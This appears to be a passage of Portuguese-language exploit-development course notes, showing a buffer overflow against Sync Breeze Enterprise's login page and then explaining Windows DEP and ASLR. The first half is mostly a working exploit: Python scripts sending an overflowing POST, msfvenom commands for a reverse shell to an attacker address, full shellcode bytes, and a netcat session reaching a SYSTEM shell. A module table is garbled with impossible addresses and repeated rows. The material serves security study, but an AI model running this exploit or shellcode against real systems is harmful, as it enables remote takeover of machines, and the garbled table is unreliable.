
→ Botão direito do mouse → View code in CPU



→ Botão direito do mouse → Search for → Command → JMP ESP

→ Outra maneira é usando o mona: !mona modules

Module info :																
Base	! Top	! Size	! Rebase	! SafeSEH	! ASLR	! NXCompat	! OS B11	! Version, Modulename & Path								
0x75270000	0x752b4000	0x00044000	True	True	True	False	True	10.0.18362.1 {SHAMPI1.dll} <C:\Windows\System32\SHAMPI1.dll>								
0x74c90000	0x74cac000	0x0001c000	True	True	False	True	True	10.0.18362.1 {KRUCLI.dll} <C:\Windows\SYSTEM32\KRUCLI.dll>								
0x74d40000	0x74e03000	0x00013000	True	True	False	True	True	10.0.18362.1 {INETAPI32.dll} <C:\Windows\SYSTEM32\INETAPI32.dll>								
0x74c40000	0x74c40000	0x00001000	True	True	False	True	True	10.0.18362.1 {INETUTIL.dll} <C:\Windows\SYSTEM32\INETUTIL.dll>								
0x74aa0000	0x74ae6000	0x00016000	True	True	False	True	True	10.0.18362.1 {INetApI.dll} <C:\Windows\SYSTEM32\INetApI.dll>								
0x72570000	0x7275c000	0x0007c000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x72730000	0x7275ba000	0x0015a000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x75450000	0x756a3000	0x000f1000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74b10000	0x74bd1a000	0x00091000	True	True	False	True	True	10.0.18362.1 {LINEAPI.dll} <C:\Windows\SYSTEM32\LINEAPI.dll>								
0x74fe0000	0x74ff9000	0x00001000	True	True	False	True	True	7.0.10362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74e10000	0x74ea1000	0x00000000	True	True	False	True	True	10.0.18362.1 {CRYPTBDE.dll} <C:\Windows\SYSTEM32\CRYPTBDE.dll>								
0x72550000	0x7277ea000	0x0019a000	True	True	False	True	True	10.0.18362.1 {INETD11.dll} <C:\Windows\SYSTEM32\INETD11.dll>								
0x74c40000	0x74c55000	0x00016000	True	True	False	True	True	10.0.18362.1 {INETPnP.dll} <C:\Windows\SYSTEM32\INETPnP.dll>								
0x74ac0000	0x74ac0000	0x00010000	True	True	False	True	True	10.0.18362.1 {INetsh.dll} <C:\Windows\SYSTEM32\INetsh.dll>								
0x75090000	0x75091000	0x00010000	True	True	False	True	True	10.0.18362.1 {INETPnP.dll} <C:\Windows\SYSTEM32\INETPnP.dll>								
0x77110000	0x77711f000	0x00000000	True	True	False	True	True	10.0.18362.1 {INETPnP.dll} <C:\Windows\SYSTEM32\INETPnP.dll>								
0x75650000	0x756e60000	0x00011000	True	True	False	True	True	10.0.18362.1 {INetPnP.dll} <C:\Windows\SYSTEM32\INetPnP.dll>								
0x77010000	0x777119000	0x00017000	True	True	False	True	True	10.0.18362.1 {INetsh.dll} <C:\Windows\SYSTEM32\INetsh.dll>								
0x77480000	0x7750160000	0x00007000	True	True	False	True	True	10.0.18362.1 {INetsh.dll} <C:\Windows\SYSTEM32\INetsh.dll>								
0x800020000	0x8000d40000	0x00000000	True	False	False	False	False	-1.0. {INETD11.dll} <C:\Program Files (x86)\Sync Breeze Enterprise\INETD11.dll>								
0x75740000	0x757520000	0x00000000	True	True	False	True	True	10.0.18362.1 {INETD11.dll} <C:\Windows\SYSTEM32\INETD11.dll>								
0x74d40000	0x74dc4000	0x00024000	True	True	False	True	True	10.0.18362.1 {INETPnP.dll} <C:\Windows\SYSTEM32\INETPnP.dll>								
0x742e0000	0x742e8000	0x00022000	True	True	False	True	True	10.0.18362.1 {INetsh.dll} <C:\Windows\SYSTEM32\INetsh.dll>								
0x74e40000	0x74f47000	0x00001000	True	True	False	True	True	10.0.18362.1 {INetsh.dll} <C:\Windows\SYSTEM32\INetsh.dll>								
0x74cc0000	0x74cd8000	0x00001000	True	True	False	True	True	10.0.18362.1 {INetsh.dll} <C:\Windows\SYSTEM32\INetsh.dll>								
0x75250000	0x7525470000	0x00017000	True	True	False	True	True	10.0.18362.1 {INetsh.dll} <C:\Windows\SYSTEM32\INetsh.dll>								
0x74dd0000	0x74de8000	0x00001000	True	True	False	True	True	10.0.18362.1 {INPR.dll} <C:\Windows\SYSTEM32\INPR.dll>								
0x75760000	0x757610000	0x00017000	True	True	False	True	True	10.0.18362.1 {INetbase.dll} <C:\Windows\SYSTEM32\INetbase.dll>								
0x74760000	0x747610000	0x00017000	True	True	False	True	True	10.0.18362.1 {INetbase.dll} <C:\Windows\SYSTEM32\INetbase.dll>								
0x74d40000	0x74d499000	0x00007000	True	True	False	True	True	10.0.18362.1 {INetbase.dll} <C:\Windows\SYSTEM32\INetbase.dll>								
0x74740000	0x7474c71000	0x00011000	True	True	False	True	True	10.0.18362.1 {INetbase.dll} <C:\Windows\SYSTEM32\INetbase.dll>								
0x75150000	0x7515b70000	0x00007000	True	True	False	True	True	10.0.18362.1 {INetbase.dll} <C:\Windows\SYSTEM32\INetbase.dll>								
0x75650000	0x7575e70000	0x00017000	True	True	False	True	True	10.0.18362.1 {INetbase.dll} <C:\Windows\SYSTEM32\INetbase.dll>								
0x76110000	0x761680000	0x00007000	True	True	False	True	True	10.0.18362.1 {INetbase.dll} <C:\Windows\SYSTEM32\INetbase.dll>								
0x75750000	0x757500000	0x00000000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								
0x74740000	0x7474f3000	0x00002000	True	True	False	True	True	10.0.18362.1 {INETCPI32.dll} <C:\Windows\SYSTEM32\INETCPI32.dll>								



```
#!/usr/bin/python

import socket

#0x10090c83

dados = "A"*780 +"\x83\x0c\x09\x10" + "C"*(1200-784)
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5", 80))
s.send(request)
```

Gerando e Inserindo o Shellcode

+ Vamos gerar o payload com o `msfvenom`

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.16 LPORT=443
-b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f c
```

→ -b indica os badchars

→ -f indica o formato

→ c indica que escolhemos o formato da linguagem c

```

unsigned char buf[] =
"\xda\xd6\xbb\xa4\x8b\xbd\x95\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x83\xc2\x04\x31\x5a\x13\x03\xfe\x98\x5f\x60\x02\x76\x1d"
"\x8b\xfa\x87\x42\x05\x1f\xb6\x42\x71\x54\xe9\x72\xf1\x38\x06"
"\xf8\x57\xa8\x9d\x8c\x7f\xdf\x16\x3a\xa6\xee\xa7\x17\x9a\x71"
"\x24\x6a\xcf\x51\x15\xa5\x02\x90\x52\xd8\xef\xc0\x0b\x96\x42"
"\xf4\x38\xe2\x5e\x7f\x72\xe2\xe6\x9c\xc3\x05\xc6\x33\x5f\x5c"
"\xc8\xb2\x8c\xd4\x41\xac\xd1\xd1\x18\x47\x21\xad\x9a\x81\x7b"
"\x4e\x30\xec\xb3\xbd\x48\x29\x73\x5e\x3f\x43\x87\xe3\x38\x90"
"\xf5\x3f\xcc\x02\x5d\xcb\x76\xee\x5f\x18\xe0\x65\x53\xd5\x66"
"\x21\x70\xe8\xab\x5a\x8c\x61\x4a\x8c\x04\x31\x69\x08\x4c\xe1"
"\x10\x09\x28\x44\x2c\x49\x93\x39\x88\x02\x3e\x2d\xa1\x49\x57"
"\x82\x88\x71\xa7\x8c\x9b\x02\x95\x13\x30\x8c\x95\xdc\x9e\x4b"
"\xd9\xf6\x67\xc3\x24\xf9\x97\xca\xe2\xad\xc7\x64\xc2\xcd\x83"
"\x74\xeb\x1b\x03\x24\x43\xf4\xe4\x94\x23\x4a\x8c\xfe\xab\x9b"
"\xad\x01\x66\xb4\x44\xf8\xe1\x7b\x30\x02\xe2\x13\x43\x02\x03"
"\x5f\xca\xe4\x69\x8f\x9b\xbf\x05\x36\x86\x4b\xb7\xb7\x1c\x36"
"\xf7\x3c\x93\xc7\xb6\xb4\xde\xdb\x2f\x35\x95\x81\xe6\x4a\x03"
"\xad\x65\xd8\xc8\x2d\xe3\xc1\x46\x7a\x44\x34\x9f\xee\x58\x6e"
"\x09\x0c\x4f\xf6\x72\x94\x7e\xcb\x7d\x15\xf2\x77\x5a\x05\xca"
"\x78\xe6\x71\x82\x2e\xb0\x2f\x64\x99\x72\x99\x3e\x76\xdd\x4d"
"\xc6\xb4\xde\x0b\xc7\x90\x48\xf3\x76\x4d\xed\x0c\xb6\x19\xf9"
"\x75\xaa\xb9\x06\xac\x6e\xc9\x4c\xec\xc7\x42\x09\x65\x5a\x0f"
"\x82\x93\xec\x8a\x43\xb1";

```

root@pentesting:/home/desec/Desktop#

```

#!/usr/bin/python

import socket

#0x10090c83

# badchars = \x00\x0a\x0d\x25\x26\x2b\x3d
#ret = 0x10090c3 libspp.dll Windows 10 Enterprise
# windows/shell_reverse_tcp lhost=192.168.0.16 lport=443

shellcode = (<todo o payload>)

dados = "A"*780 +"\x83\x0c\x09\x10" + "\x90" * 16 +shellcode
# "\x90" * 16 é o NOP's Leading

tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"

```

```

request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)

```

→ Se abrirmos nossa porta 443 da máquina de endereço setado com o netcat, obteremos a conexão reversa após a execução do script

```
nc -vnlp 443
```

```

root@pentesting:/home/desec/Desktop# nc -nlp 443
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

File System
C:\Windows\system32>

```

→ Aqui ganhamos a shell

```

C:\Windows\system32>whoami
whoami
nt authority\system

```

→ O problema é que se fechamos a conexão da porta 443 e tentarmos obter de novo a shell, não vamos conseguir pelo motivo de o msfvenom gerar payloads que matam o processo quando encerramos a conexão

Criando Nosso Exploit Final

+ Para corrigir o erro da vez passada em que a conexão parava de receber a shell depois de ser encerrada pela 1ª vez, vamos montar o exploit do msfvenom com outros parâmetros

```

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.16 LPORT=443
EXITFUNC=thread
-b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f c

```

→ Dessa vez encerramos a thread que foi executada na hora de abrir a conexão e não matar o processo
→ Será gerado um novo payload, que basta substituir onde estava o da aula passada

```

#!/usr/bin/python

import socket

#0x10090c83

# badchars = \x00\x0a\x0d\x25\x26\x2b\x3d
#ret = 0x10090c3 libspp.dll Windows 10 Enterprise
# windows/shell_reverse_tcp lhost=192.168.0.16 lport=443

shellcode = (<novo payload>)

```

```

dados = "A"*780 +"\x83\x0c\x09\x10" + "\x90" * 16 +shellcode
# "\x90" * 16 é o NOP's Leading"

tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)

```


Mecanismos de Proteção: DEP e ASLR

Mecanismos de Proteção: DEP e ASLR

~~~~~  
DEP - Data Execution Prevention  
~~~~~

Também conhecido como non-execute (NX) tem como objetivo prevenir a execução de códigos em memória

Uai!



→ O DEP vem habilitado por padrão da Microsoft, mas apenas para programas locais (próprios), para que haja uma maior compatibilidade de Softwares. Então uma boa prática de segurança é habilitar o DEP para todos e em seguida sair selecionando os softwares que não são compatíveis com o DEP para desabilitá-lo somente neles

/NXCOMPAT (compatível com Prevenção de Execução de Dados)

17/12/2019 • 2 minutos para ler •

Indica que um executável é compatível com o recurso de prevenção de execução de dados do Windows.

Sintaxe

```
/NXCOMPAT[:NO]
```

→ Se o software compila com essa opção acima, então o Windows entender que ele é de fato compatível com o DEP e pode "ligar" o DEP para executá-lo

REFERÊNCIAS E DOCUMENTAÇÕES DA PRÓPRIA MICROSOFT:

<https://docs.microsoft.com/pt-br/windows/security/threat-protection/overviewer-of-threat-mitigations-in-windows-10>


[https://docs.microsoft.com/pt-br/previous-versions/windows/embedded/ms913190\(v=sinembedded.5](https://docs.microsoft.com/pt-br/previous-versions/windows/embedded/ms913190(v=sinembedded.5)

<https://docs.microsoft.com/pt-br/windows/win32/Memory/data-execution-prevention>

<https://docs.microsoft.com/pt-br/cpp/build/reference/nxcompat-compatible-with-data-execution-prevention?view=vs-2019>

ASLR - Address Space Layout Randomization

A ideia por trás do ASLR é tornar os endereços de memória aleatórios dificultando que o atacante consiga um endereço fixo durante a exploração



O endereço que antes era fixo agora não existe

Sem ASLR					
Base	Size	Entry	Name	File version	Path
00400000	00062000	00430484	syncbres		C:\Program Files <x86>\Sync Breeze Enterprise\bin\syncbres.exe
00840000	000D4000	008C6417	libpal		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libpal.dll
00A20000	000B4000	00A8D99D	libsync		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libsync.dll
10000000	00223000	10157417	libspp		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libspp.dll

Base	Size	Entry	Name	File version	Path
00400000	00062000	00430484	syncbres		C:\Program Files <x86>\Sync Breeze Enterprise\bin\syncbres.exe
00840000	000D4000	008C6417	libpal		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libpal.dll
00A20000	000B4000	00A8D99D	libsync		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libsync.dll
10000000	00223000	10157417	libspp		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libspp.dll

Base	Size	Entry	Name	File version	Path
00400000	00062000	00430484	syncbres		C:\Program Files <x86>\Sync Breeze Enterprise\bin\syncbres.exe
00840000	000D4000	008C6417	libpal		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libpal.dll
00A20000	000B4000	00A8D99D	libsync		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libsync.dll
10000000	00223000	10157417	libspp		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libspp.dll

Com ASLR					
Base	Size	Entry	Name	File version	Path
00400000	00062000	00430484	syncbres		C:\Program Files <x86>\Sync Breeze Enterprise\bin\syncbres.exe
007E0000	00223000	00937417	libspp		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libspp.dll
00A10000	000D4000	00A96417	libpal		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libpal.dll
00BF0000	000B4000	00CSD99D	libsync		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libsync.dll

Base	Size	Entry	Name	File version	Path
00400000	00062000	00430484	syncbres		C:\Program Files <x86>\Sync Breeze Enterprise\bin\syncbres.exe
00840000	00223000	00997417	libspp		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libspp.dll
00A20000	000D4000	00BF6417	libpal		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libpal.dll
00C50000	000B4000	00CBD99D	libsync		C:\Program Files <x86>\Sync Breeze Enterprise\bin\libsync.dll

→ Semelhantemente ao DEP, o ASLR também não força os executáveis a carregarem com esse protocolo, por questões de compatibilidade, mas ele já vem ativo no windows por default

/DYNAMICBASE (usar aleatorização do layout de espaço do endereço)

12/06/2018 • 2 minutos para ler •

Especifica se uma imagem executável pode ser gerada aleatoriamente com base no tempo de carregamento usando o recurso ASLR (Address Space layout Randomization) do Windows que foi disponibilizado pela primeira vez no Windows Vista.

Sintaxe

/DynamicBase[: no]

Comentários

A opção /DynamicBase modifica o cabeçalho de uma imagem executável, um arquivo, dll ou, exe, para indicar se o aplicativo deve ser baseado aleatoriamente com base no tempo de carregamento e habilita a randomização de alocação de endereço virtual, que afeta o local da memória virtual de heaps, pilhas e outras alocações do sistema operacional. A opção /DynamicBase se aplica a imagens de 32 bits e 64 bits. A ASLR tem suporte no Windows Vista e em sistemas operacionais posteriores. A opção é ignorada pelos sistemas operacionais anteriores.

	Process EXE opts-in to ASLR			Process EXE does not opt-in to ASLR		
	Default behavior	Mandatory ASLR	Mandatory ASLR + bottom-up ASLR	Default behavior	Mandatory ASLR	Mandatory ASLR + bottom-up ASLR
ASLR image	Randomized	Randomized	Randomized	Randomized	Randomized	Randomized
Non-ASLR image	Not randomized	Rebased and randomized	Rebased and randomized	Not randomized	Rebased but not randomized	Rebased and randomized

<https://docs.microsoft.com/pt-br/windows/security/threat-protection/overviewer-of-threat-mitigations-in-windows-10>

<https://docs.microsoft.com/pt-br/cpp/build/reference/dynamicbase-use-address-space-layout-randomization?view=vs-2019>

[https://docs.microsoft.com/en-us/previous-versions/bb430720\(v=msdn.10\)?redirectedfrom=MSDN#address-space-layout-randomization](https://docs.microsoft.com/en-us/previous-versions/bb430720(v=msdn.10)?redirectedfrom=MSDN#address-space-layout-randomization)

<https://msrc-blog.microsoft.com/2017/11/21/clarifying-the-behavior-of-mandatory-aslr/>

Conclusão

~~~~~

Apesar do Sistema Operacional ter DEP e ASLR habilitado por default é necessário garantir que o software utilizado foi compilado com as opções de segurança afim de prevenir DEP e ASLR

A recomendação é sempre habilitar as opções mais completas de segurança do Sistema operacional afim de garantir que todos os softwares rodem com as proteções

## **Estudo Prático: DEP**

Vamos analisar a segurança do Windows com o seguinte caminho:

Segurança do Windows → Controle de Aplicativos e do Navegador → Exploit Protection  
→ O Windows 10 vem com tudo ativo por default



## Exploit Protection

Consulte as configurações do Exploit Protection do seu sistema e programas. Você pode personalizar as configurações desejadas.



### Configurações de sistema

### Configurações de programa

#### Proteção de fluxo de controle (CFG)

Garante a integridade do fluxo de controle em chamadas indiretas.

Usar padrão (Ativado)



#### Prevenção de Execução de Dados (DEP)

Evita a execução do código em páginas de memória somente de dados.

Usar padrão (Ativado)



#### Forçar aleatoriamente imagens (ASLR obrigatório)

Forçar realocação de imagens não compiladas com /DYNAMICBASE

### Prevenção de Execução de Dados (DEP)


Evita a execução do código em páginas de memória somente de dados.

Usar padrão (Ativado)



→ Outra maneira de visualizar o DEP:

